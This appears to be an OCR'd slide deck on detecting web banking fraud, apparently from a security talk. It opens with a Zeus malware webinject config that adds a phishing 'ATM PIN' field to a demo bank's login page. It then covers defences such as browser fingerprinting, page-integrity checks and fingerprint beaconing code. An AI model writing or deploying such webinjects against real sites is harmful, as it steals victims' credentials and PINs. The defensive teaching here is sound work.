


Source configuartion file: C:\Documents and Settings\IEUser\Desktop\Zeus

```
set_url http://zero.webappsecurity.com/login.html GP
data_before
<div class="control-group">
                    <label class="control-label" for="user_password">Password</label>
                    <div class="controls">
                        <input type="password" id="user_password" name="user_password"
tabindex="2" autocomplete="off"/>
                    </div>
                </div>
data_end
data_inject
<div class="control-group">
                    <label class="control-label" for="user_pin">ATM PIN</label>
                    <div class="controls">
                        <input type="text" id="user_pin" name="user_pin" tabindex="4"
autocomplete="off"/>
                    </div>
                </div>
data_end
data_after
data_end
```

# Zeus “webinject”: ATM PIN Phishing




Zero - Log in - Microsoft Internet Explorer
File Edit View Favorites Tools Help
Back
Search
Favorites
Address
Go
Links
Zero - Log in - Normal
Zero - Log in - Fraud
Zero - Log in - Fraud - Obf
Zero - Log in - Fraud - Obf2
Sign in
Done
Internet

http://zero.webappsecurity.com/login.html

Log in to ZeroBank


Login

Password

ATM PIN

Keep me signed in □

# Web Fraud Detection Overview



# Web Fraud Detection Techniques

Device Identification

Time Differential Linking

GeoLocation


Clickstream Analysis

Webpage Integrity

Device/User Reputation

User Behavior

Proxy Piercing



# Panopticlick

How Unique – and Trackable – Is Your Browser?

Your browser fingerprint **appears to be unique** among the 3,884,945 tested so far.

Currently, we estimate that your browser has a fingerprint that conveys **at least 21.89 bits of identifying information.**


The measurements we used to obtain this result are listed below. You can read more about our methodology, statistical results, and some defenses against fingerprinting in this article.

Help us increase our sample size:

| Browser Characteristic | bits of identifying information | one in *x* browsers have this value | value |
|---|---|---|---|
| User Agent | 14.76 | 27749.61 | Mozilla/5.0 (Macintosh; Intel Mac OS X 10_8_5) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/32.0.1700.107 Safari/537.36 |
| HTTP_ACCEPT Headers | 5.38 | 41.69 | text/html, */* gzip,deflate,sdch en-US,en;q=0.8 |
| | | | Plugin 0: Chrome PDF Viewer; ; PDF.plugin; (Portable Document Format; application/pdf; pdf) (Portable Document Format; application/x-google-chrome-print-preview-pdf; pdf). Plugin 1: Chrome Remote Desktop Viewer; This plugin allows you to securely access other computers that have been shared with you. To use this plugin you must first install the <a href="https://chrome.google.com/remotedesktop">Chrome Remote Desktop</a> webapp.; internal-remoting-viewer; (; application/vnd.chromium.remoting-viewer; ). Plugin 2: Citrix Online Web Deployment Plugin 1.0.0.105; Plugin that detects installed Citrix Online products (visit www.citrixonline.com).; CitrixOnlineWebDeploymentPlugin.plugin; (Citrix Online Application Detector; application/x-col-application-detector; ). Plugin 3: Flip4Mac Windows Media Plugin; The Flip4Mac WMV Plugin allows you to view Windows Media content using QuickTime.; Flip4Mac WMV Plugin.plugin; (Windows Media Video; video/x-ms-wm; wm) (Windows Media Plugin; video/x-ms-asf-plugin; ) (Windows Media Video; video/x-ms-asf; asf) (Windows Media Plugin; application/x-ms-wmp; ) (Windows Media Plugin; application/asx; ) (Windows Media Playlist; video/x-ms-asx; |


http://panopticlick.eff.org/

# Webpage Integrity Validation




http://www.cs.washington.edu/research/security/web-tripwire.html

# Example Fraud Detection JavaScript




```
<!DOCTYPE html>
<html lang="en">
<head>
    <meta charset="utf-8">
    <title>Zero - Log in</title>
    <meta name="viewport" content="width=device-width, initial-scale=1.0, maximum-scale=1.0, user-scalable=no">
    <meta http-equiv="X-UA-Compatible" content="IE=Edge">

    <link type="text/css" rel="stylesheet" href="/resources/css/bootstrap.min.css"/>
    <link type="text/css" rel="stylesheet" href="/resources/css/font-awesome.css"/>
    <link type="text/css" rel="stylesheet" href="/resources/css/main.css"/>
    <script type="text/javascript" src="/md5.js"></script>
    <script type="text/javascript" src="/fingerprint.js"></script>
    <script type="text/javascript" src="/webtripwire-login.js"></script>
    <script src="/resources/js/jquery-1.8.2.min.js"></script>
        <script src="/resources/js/bootstrap.min.js"></script>

    <script src="/resources/js/placeholders.min.js"></script>
    <script type="text/javascript">
        Placeholders.init({
            live: true, // Apply to future and modified elements too
            hideOnFocus: true // Hide the placeholder when the element receives focus
        });
    </script>
    <script type="text/javascript">
        $(document).ajaxError(function errorHandler(event, xhr, ajaxOptions, thrownError) {
```

# Fingerprint.js: Browser Characteristics Checked



```
probe = {};
probe.createIdent = function() {
        var ident;
        ident = '';
        ident += screen.width;
        ident += screen.height;
        ident += screen.availWidth;
        ident += screen.availHeight;
        ident += screen.colorDepth;
        ident += navigator.language;
        ident += navigator.platform;
        ident += navigator.userAgent;
        ident += navigator.plugins.length;
        ident += navigator.javaEnabled();
                ident += '72';
        ident = hex_md5(ident);
        this.ident = ident.substr(0, this.identLength);
```

# Fingerprint Hash Beaconing



**Request URL:** http://localhost/fingerprint-report.html?fingerprint=4ac861dc69
**Request Method:** GET
**Status Code:** ● 200 OK

▼ **Request Headers** view parsed

```
GET /fingerprint-report.html?fingerprint=4ac861dc69 HTTP/1.1
Host: localhost
Connection: keep-alive
Accept: image/webp,*/*;q=0.8
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_8_5) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/31.0.1650.63 Safari/537.36
DNT: 1
Referer: http://localhost/login-fraud.html
Accept-Encoding: gzip,deflate,sdch
Accept-Language: en-US,en;q=0.8
If-None-Match: "0-4ef18175bfa40"
If-Modified-Since: Fri, 03 Jan 2014 22:04:17 GMT
```

